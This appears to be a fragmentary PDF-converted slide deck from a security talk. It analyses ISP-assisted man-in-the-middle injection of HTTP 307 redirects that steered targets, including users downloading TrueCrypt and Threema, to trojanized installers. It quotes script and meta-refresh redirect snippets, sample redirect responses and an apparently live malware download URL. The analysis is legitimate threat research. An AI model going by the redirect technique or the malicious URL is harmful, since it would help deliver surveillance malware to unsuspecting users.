
<http://download.downloading.shop/pcdownload.php?a=b3cc01341cb00d91bcc7d2b38cedc064>


Connection: close

Where is the Man in the MitM attack?










# Redirect

HTTP/1.1 307 Temporary Redirect

Location:

<http://download.downloading.shop/pcdownload.php?a=b3cc01341cb00d91bcc7d2b38cedc064>

Connection: close



**ISP**

**APP**



# Evidence


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## Network Setup

### Strategic Deployment



# Evidence

- Geographical dispersion
- All targets are under same ISP
- FinFly ISP
- Internet content filtering method

# What redirects do we know

HTTP redirects, script redirects, replacing content,  
dns redirect

# Script redirects

javascript:

```
<script>
```

```
window.location = "http://URL";
```

```
</script>
```

html:

```
<meta http-equiv="refresh" content="0;  
url="http://URL">
```

# Http redirects

30X:

- 301
- 302
- 303
- 307
- 308

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HTTP/1.1 307 Temporary Redirect

X-RPHost: zcA2hO9bdp\_NBxqOA\_OA4A

Location:

[http://ad.afy11.net/ad?mode=7&publisher\\_dsp\\_id=44&external\\_user\\_id=IEGO5X2G-17-64G8](http://ad.afy11.net/ad?mode=7&publisher_dsp_id=44&external_user_id=IEGO5X2G-17-64G8)

Connection: keep-alive

P3P: CP="NOI CURa ADMa DEVa TAIa OUR BUS IND UNI COM NAV INT"

Pragma: no-cache

Cache-Control: no-cache, no-store, must-revalidate

Expires: 0

Content-Length: 0

HTTP/1.1 307 Temporary Redirect

Set-Cookie: c=1; Path=/

Location:

/tap.php?cookie\_redirect=1&v=4212&nid=1185&put=2360634020977570  
499&expires=60

P3P: CP="NOI CURa ADMa DEVa TAIa OUR BUS IND UNI COM NAV INT"

Pragma: no-cache

Cache-Control: no-cache, no-store, must-revalidate

Expires: 0

Content-Length: 0

Date: Sat, 05 Sep 2015 04:09:19 GMT

Server: Rubicon Project

HTTP/1.1 307 Temporary Redirect

location: <http://api.ge.tt/1/files/6VVQ1ZK2/0/blob?download>

Connection: keep-alive

Content-Length: 0

# ISP content filtering:

HTTP/1.1 307 Temporary Redirect

Location: [http://some.url/that\\_we/needed\\_to\\_redact](http://some.url/that_we/needed_to_redact)

Connection: close

# Redirect to trojanized application:

HTTP/1.1 307 Temporary Redirect

Location: [http://malicious.url/the\\_browser\\_is\\_redirected.to](http://malicious.url/the_browser_is_redirected.to)

Connection: close

# ISP data limit overrun:

HTTP/1.1 307 Temporary Redirect

Location: [http://some.url/that\\_describes/that\\_you\\_are/over\\_limt](http://some.url/that_describes/that_you_are/over_limt)

Connection: close

HTTP/1.1 307 Temporary Redirect

Location: [http://malicious.url/the\\_browser\\_is\\_redirected.to](http://malicious.url/the_browser_is_redirected.to)

Connection: close

# FinFly ISP

- <http://adf.ly/17QWpp>
- <http://www.cracksurl.com/2015/08/winrar-with-keygen.html>
- <http://7petabytes.com/19-8-2016/winrar-x64-540.exe>

# Skill of operators

- All redirects to:  
`http://download.downloading.shop/pcdownload.php?a=MD5_hash`
- Example:  
`http://download.downloading.shop/pcdownload.php?a=b3cc01341cb00d91bcc7d2b38cedc064`

First redirect spotted

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# Benefits of “ISP assisted” distribution malware

# Privacy concerned people



TrueCrypt.exe



Threema.exe

# Takeaway

# THANK YOU!

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